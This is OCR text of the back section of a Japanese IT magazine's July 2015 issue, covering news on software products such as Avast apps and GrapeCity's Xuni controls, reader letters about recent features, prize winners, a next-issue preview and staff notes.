同社は5月、2,300人以上を対象とした「モバイル端末での公共無線ネットワーク利用に関する調査」を日本で行った(**左図**)。その結果を受けて、ステックラー氏は「セキュリティ対策を十分に行っていないユーザがパスワード不要のオープンなWi-Fiを利用することは個人情報の漏えいという大きなリスクにつながる。日本人の過半数は、保護されていない公共Wi-Fiを使用することで、モバイル端末内の個人情報が無防備になってしまっていることを理解していない。日本の消費者をターゲットにするハッカーにとって、こうしたネットワークは絶好の侵入ポイントとなっている」と注意を喚起した。

今回、同社が発表した日本語版新製品は3つである。

- **Avast for Business**:中堅・中小企業向け、ビジネス用無料セキュリティ製品(6月提供開始)
- **Avast Battery Saver**:Android端末のバッテリー時間を延長する無料アプリ(提供開始済)
- **Avast GrimeFighter**:Android端末のメモリ空き容量を確保する無料アプリ(提供開始済)
- **Avast SecureMe**:Wi-Fi接続中のデバイスを保護するiOS向け無料セキュリティアプリ(今夏提供開始)


なお「Avast SecureMe」と同様の機能を持つAndroid向けアプリ「Avast Mobile Security」はGoogle playからすでに入手できる。

CONTACT
Avast Software URL https://www.avast.co.jp

ビーブレイクシステムズ、
ERPパッケージ「MA-EYES」の新営業支援機能を販売開始

㈱ビーブレイクシステムズは、IT企業向けの統合型基幹業務パッケージ「MA-EYES」において、営業支援(SFA)/顧客管理(CRM)機能の強化を行い、6月1日より販売を開始した。

MA-EYESは経営層からの視点を意識したERPパッケージ製品。プロジェクト管理を中心に、販売管理、在庫管理、購買/経費管理や作業実績管理、分析/レポート、ワークフローなど豊富な標準機能を搭載しており、プロジェクト型企業の業務全般をトータルにカバーする。



▲SFAダッシュボード

利用形態としては、ユーザの環境に導入する一括導入版(サーバライセンス)と、クラウド上で必要な機能を利用するSaaS版(月額利用料)とが用意されている。

同製品の従来のSFA機能は、顧客へのコンタクト履歴や見込情報(受注確度/受注見込金額/受注見込日など)を中心に、営業の引き合い段階からプロジェクト完了までシームレスにつなぐことができた。今回、そのSFA機能を強化し、次の要件に応えられるようになった。

- 営業の引き合い段階以前の初期営業フェーズにおけるマーケティング(広告宣伝)活動や顧客(リード)管理
- DM配信やセミナー開催など見込み案件の育成(キャンペーン)業務の支援
- 受注に至るまでの営業担当者の活動をフォローする商談の活動予定管理やTODOタスク管理

CONTACT
㈱ビーブレイクシステムズ
URL http://www.bbreak.co.jp/maeyes

Software

グレープシティ、
Xamarin.Forms対応、モバイルアプリ向けデータ可視化コンポーネント「Xuni」を提供開始

グレープシティ㈱は、Xamarin[注1]に対応したモバイルアプリ開発用ネイティブコントロールセット「Xuni（ズーニー）」を5月21日に提供開始した。

モバイルデバイスの普及でスマートフォンやタブレットが業務システムで利用されることが多くなった昨今、クロスプラットフォーム開発を可能にするXamarinが注目を集めている。「Xuni」は、Xamarinに対応したクロスプラットフォームコントロール（UI部品）のコレクション。Android、iOS、およびWindows Phoneでコードを共通化しながら、各OSのネイティブユーザインターフェースを実現できる。

Xuniが提供する各コントロールは、Xamarin.Formsを通じて各OSのAPIにマッピングされる。C#やXAMLを開発言語として、ユーザインターフェースの開発が可能になるので、C#エンジニアは使い慣れた統合開発環境（Visual Studio、Xamarin Studio）でモバイルアプリを開発できる。開発したアプリは、各OS固有のAPIを利用したネイティブアプリになるため、最大限のパフォーマンスを発揮できる。本コレクションには、業務アプリで重宝するような「データ可視化」に重点が置かれている。画面の表示領域に物理的な制約があるモバイルアプリでは、業務で必要なデータを効率的に可視化できることが求められるからである。Xuniで現在用意されているのは、3種類のデータ可視化コンポーネント。

・FlexChart

幅広いチャートタイプでデータを可視化できる。横棒グラフ、縦棒グラフ、面グラフ、折れ線グラフ、シンボル付き折れ線グラフ、散布図、バブルチャート、Hi-Lowチャート、Hi-Low-Open-Closeチャート、ローソク足チャートなどの表示が可能

・FlexPie

円形グラフに特化したコントロール。単一の値リストをより簡単に円形グラフで表すことができる。プロパティを設定するだけで、ドーナッツグラフ化、スライスの切り出しが可能

・Gauge

直線型ゲージ、円形ゲージ、ブレットグラフの3種類のインジケータが含まれており、これらを使用して主要なデータポイントを可視化するリッチなダッシュボードやビジネススコアカードを作成できる


これらのコントロールはタッチで操作するインタラクティブな機能に加えて、一般的なモバイルデザインパターンに適合した、統一感のある外観と操作性を備えている。一方で、メニュー位置やポップアップなどデバイスごとに異なるスタイルを継承することで、利用者が自然な操作ができるように最適化される。また、ロード・更新・選択時にスムーズに実行できるアニメーション機能も持ち、優れたモバイルエクスペリエンスを実現する。

Xuniは定額制のサブスクリプション方式で販売される。1ユーザライセンスの費用は162,000円（税込）、2015年12月末までに申し込む場合はスタートアップキャンペーン特別価格97,200円（税込）で提供される。

Xuniは1年間に3回行われるメジャーバージョンアップ時に機能を強化する。2015年9月には、データグリッドなどの追加を予定している。また、Xamarin.Formsに加え、Objective-C、Javaを利用したネイティブ開発で利用可能なライブラリもリリースする。

Xuniの利用要件は下記の表のとおり。Windows Phoneアプリの開発には、これらに加えてWindows 8、Visual Studio 2012以上、Windows Phone 8.0 SDKも必要となる。

注1）Android、iOS、Windows Phone用のネイティブアプリケーションを開発できる、米Xamarin社製クロスプラットフォーム。



▲Xamarin Studioと Xuniを利用したアプリ開発

●必要システム

項目	環境
対応環境	OS：Android 4.0以降、iOS 7.1（8.0以上推奨）、Windows Phone 8.1
Windows必須開発環境	OS：Windows 7以降 開発ツール：Visual Studio 2012以上、または Xamarin Studio 5
Mac必須開発環境	OS：OS X Mountain Lion以上 開発ツール：Xamarin Studio 5、Xcode 5
必須フレームワーク	Xamarin Platform 3.9、Xamarin Forms 1.3.3

CONTACT
グレープシティ㈱ URL http://www.grapecity.com

Letters from Readers

Apple Watch発売!

Apple製のスマートウォッチ「Apple Watch」が4月末に発売されました。家電量販店にて実機を触ったのですが、意外と小さくて、腕によくフィットしました。iPhoneと連携しないとできることがまだまだ少ない印象ですが、その点は今後のアプリの充実に期待ですね。ラインナップは4万円台～200万円台(!)と幅広い品ぞろえですが、購入された読者の方はいらっしゃるでしょうか?

2015年5月号について、たくさんのお便りをありがとうございました!

第1特集 テキスト処理ベーシックレッスン

コマンドラインでテキストを読む・加工するための、シェル・AWKの技を解説する特集でした。Lesson 1～4でシェル・AWKの基本・応用について学んだあと、現場で使われるテキスト処理の実例を4つのコラムで紹介しました。

テキスト系、久し振り!

熊本県／しゅさん

bashに依存しないように常にcheck bashisms。

兵庫県／中村さん

基礎力ですよね。

埼玉県／坂爪さん

こういう特集を、基礎から応用という形で続けてほしい。

東京都／杉原さん

具体的な例が出ていて良い。ただ機能を示すだけじゃなくてうれしい。

神奈川県／みふさん

プライベートのWebサイトに、構築していないWordPressへのパスワード試行が大量に来ていてPOSTを抜いていました。不正アクセス者が試行するパスワードを集計しなくてはと思っていたところ、本特集を参考にワンライナーで集計できました。

神奈川県／吉田さん

AWKは滅びぬ、何度でも蘇るさ!

愛知県／ginさん

AWKを知る良い機会になりました。

埼玉県／櫃山さん

サーバの管理に役に立つテキスト処理が掲載されていて勉強になりました。

京都府／クラウドの達人さん

テキスト処理は基本の技術だからこそ、事務仕事の効率化、一歩進んだセキュリティ対策、コードベースのサーバ管理などあらゆる分野に応用が利きます。今後のために、ぜひマスターしておきたいですね。

第2特集 【徹底入門】最新・Sambaの教科書

SambaはLinux/UNIXでWindowsのファイルサーバやプリントサービスを実現するためのOSS。特集では、Sambaのインストールからサーバの構築、Active Directoryへの認証統合までを扱いました。

ファイル共有はNAS任せなので、情報収集に役立ちました。

埼玉県／さいたまのほしさん

Sambaも使いやすくなったなと記事を見て思った。

山口県／A758さん

情報量もちょうど良く、今までなんとなく設定していた部分の理解ができました。

東京都／dannaさん

Sambaは便利でよく使うのに、今まで設定は適当過ぎたかも……^^;

埼玉県／南雲さん

家でNAS対応のハードディスクを買ったのでちょうどよかった。

千葉県／鈴木さん

ちょうど、家庭用NASを実装したので勉強になった。

滋賀県／エゾモモンガさん

Windowsとの併用部分がもう少し詳しく知りたかった。

高知県／山川さん

Sambaは触れたことがないので、これを機に学習したいと思います。

埼玉県／わかちゅきさん

Sambaについては普段から使ってはいるが細かい設定などはあまり気にしていなかった人が多い様子。急なトラブルに備えて、内部のことも理解しておきたいですね。

特別付録　3分間HTTP＆メールプロトコル基礎講座［特別編］

2010年発行の『3分間HTTP&メールプロトコル基礎講座』を再編集した、特別付録の小冊子。大学生の「ネット君」の素朴な疑問に「インター博士」が答える形で、Webの基本技術であるHTTP、SMTP、POPなどについて解説しました。

初心者でもわかりやすいように丁寧に解説されていて、動作をイメージしやすい内容だったと思います。

東京都／つよぽんさん

Webアプリを開発していても、この辺のことがわからずに開発している人がいるので、ちゃんと見せてあげたいです。

東京都／ぱんだささささささん

素人にもわかりやすい。

神奈川県／円寂さん

職場の新人や旧人の啓蒙に最適です。

神奈川県／bsdhackさん

久しぶりに受験生に戻った感じがした。

長野県／過去からの紅葉Macさん

プロトコルだけをこうやって学ぶことはめったにないので、こういう特集があるなら今後も読んでみたい。

東京都／前川さん

まわりの人に見せて勉強させたい、という声が多く寄せられました。各人がそれぞれ基礎知識を習得することは、職場全体のレベルアップにつながるはずです。

短期集中連載　Kotlin入門［2］

Java仮想マシン上で動作するオブジェクト指向言語「Kotlin」についての短期連載。Androidのアプリケーションを作るのにも使いやすいプログラミング言語です。第2回ではKotlinを実行する3つの開発環境について特徴と構築方法を紹介しました。

もっともっとKotlinが注目されるようになってほしいです。

東京都／binaさん

Kotlinは初めて触れたが、興味深く読めた。

東京都／神藤さん

入門編として手軽。

愛知県／林さん

知らない環境を知る良い機会となった。

東京都／shimizusさん

おもしろそう。

埼玉県／笠原さん

最近注目が集まってきた印象のKotlin。まだまだ触ったことがないという人が多いようでした。「楽に安全なコードが書ける」というのが最近のプログラミング言語の流行りですが、Kotlinはそのトレンドにうまくマッチしていると思います。

フリートーク

この雑誌を読んでいるとコンピュータやソフトウェアのいろいろな方面に関心が向いてきますね。LinuxのOSを目当てに買っていた15年前とは少し読み方も変わってきているかもしれません。問題解決の手法を……と以前読んだ気がいたしますが、困っているときっていろいろな新刊本を読み漁りますよね。漫画やライトノベルも含めて。そういうときの1冊であると助かるかなあと思います。

千葉県／Tayuさん

15年前のバックナンバーを読んでみると、今よりもLinux/UNIXのOSそのものを特集した記事が多いです。内容は少しずつ変わっても、「困っているときの1冊」であり続けたいです。

祝　5月号のプレゼント当選者は、次の皆さまです

①「Raspberry Pi B+」&「Camera module」
徳島県　前野貴裕様

②MIFES 10
愛知県　森優樹様

③Ultima U05（32GB）
大阪府　鍋島由嗣様

④プログラミング言語C++［第4版］
岩手県　阿部貴仁様

⑤エバンジェリストの仕事術
富山県　本林健志様
兵庫県　浜田佳明様

⑥CentOS 7実践ガイド
神奈川県　嘉藤武様
東京都　山下元様

⑦はじめよう!要件定義
静岡県　伊藤一忠様
東京都　岩永良太様

※本誌発売日から1ヵ月経ってもプレゼントが届かない場合は、編集部（sd@gihyo.co.jp）までご連絡ください（プレゼント応募後に住所が変更されている場合など、お届けできないことがあります）。2ヵ月以上ご連絡がない場合は、再抽選させていただくことがあります。

次号予告

Software Design
August 2015

2015年8月号
定価（本体1,220円+税）
192ページ

7月18日発売

［第1特集］Lispより始めよ、されば救われん!

関数型プログラミングはなぜ難しいのか?

Lisp、Scala、Haskell、Elixir、Python、Clojure、関数型のエッセンスを学習する

古くて新しい関数型プログラミングについて、基礎の基礎からしっかりと解説をします。まずは元祖のLispからはじめ、Scala、Haskellは開発現場の使用例をもとに学び方を公開します。そして関数型のダークホースである「Elixir」、日本で一番売れているPython入門書著者によるPython3、JVM上のLispであるClojureまで一気に紹介します!

［第2特集］Webを守る基礎技術

SSL/TLSの教科書

インターネットの通信セキュリティを確保するしくみをマスター

Webビジネスの根幹を支えるSSL/TLSを、徹底的にやさしく・わかりやすく解説します。

- **Part1 概要編（SSL/TLSの実装の歴史と現在）**
- **Part2 解説編（データと暗号化）**
- **Part3 実践編（メーラやWebサーバにおける設定と現状におけるセキュリティの問題）**
- **Part4 展望編（今後策定されるTLS 1.3について紹介）**

※特集・記事内容は、予告なく変更される場合があります。あらかじめご容赦ください。

SD Staff Room

●もうすぐ3歳になる娘の成長が面白い。じっくり向き合う時間が土日くらいしかないが、言葉を覚えたり、動作が幼稚園児的になってきたり、毎週の変化が激しい。僕は3歳くらいのときの記憶がわりと残っていて、親から驚かれるときがある。自分もそういう立場になるのかもしれないと思うと、感慨深い。（本）

●急にトリトリに目覚め、NIKONのP900を買おうと思ったら品薄で、「安いレンズと同じくらいの価格じゃないか」「キャッシュバックあるじゃないか」とP610を購入。これ持って自宅近くの川に行くと楽しい。撮った写真を見てトリシラベするのも楽しい。1440mm。レンズ買ったらいくらになるか……。（幕）

●弊誌でもたびたび取り上げているAWKと正規表現を、いま一度基礎から学べる『AWK実践入門』が弊社の書籍ラインナップに加わりました。自分も大学生時代、ようやく手に入れたPC98＋MS-DOS環境でjgawkを動かして喜んでいた世代です。いまでも変わらずワクワクできるのを実感しました。（キ）

●とあるニュースサイトを見ていたら、エンタメカテゴリに「某芸能人が癌で死去」というトピックが挙がっていて、「全然、エンターテインメントじゃないだろ!」と心の中で叫んでしまいました。が、よく見ると死去系トピックは毎日のように挙がっています。「なんつうエンタメカテゴリだ」と思いました。（よし）

●このあいだ、一時期ネットで流行っていた「鶏ハム」を作ってみました。作り方は意外と簡単で、1.鶏胸肉に砂糖と塩・ハーブをすり込んで半日放置、2.塩抜きしたものをロール状に巻いてラップでくるむ、3.ジップロックに入れて低温調理、で完成です。凝った料理は暇つぶしにもなって良いですね。（な）

●近所に蛍族がいるのでタバコのにおいがすることがあるのですが、その日はゴムが燃えたようなにおいが。外を見ると、何かの燃えカスらしきものと白い煙が見え、火災報知機も鳴り出しました。消防車が2～3台出動しましたが放水することもなく、小火ですんで一安心。我が家も気をつけないと。（ま）

ご案内
編集部へのニュースリリース、各種案内などがございましたら、下記宛までお送りくださいますようお願いいたします。

Software Design 編集部
ニュース担当係

［E-mail］
sd@gihyo.co.jp

［FAX］
03-3513-6173

※FAX番号は変更される可能性もありますので、ご確認のうえご利用ください。

Software Design
2015年7月号

発行日
2015年7月18日

●発行人
片岡 巌

●編集人
池本公平

●編集
金田富士男
菊池 猛
吉岡高弘
中田瑛人

●編集アシスタント
松本涼子

●広告
中島亮太
北川香織

●発行所
㈱技術評論社
編集部
TEL：03-3513-6170
販売促進部
TEL：03-3513-6150
広告企画部
TEL：03-3513-6165

●印刷
図書印刷㈱

この個所は、雑誌発行時には広告が掲載されていました。編集の都合上、
総集編では収録致しません。

この個所は、雑誌発行時には広告が掲載されていました。編集の都合上、
総集編では収録致しません。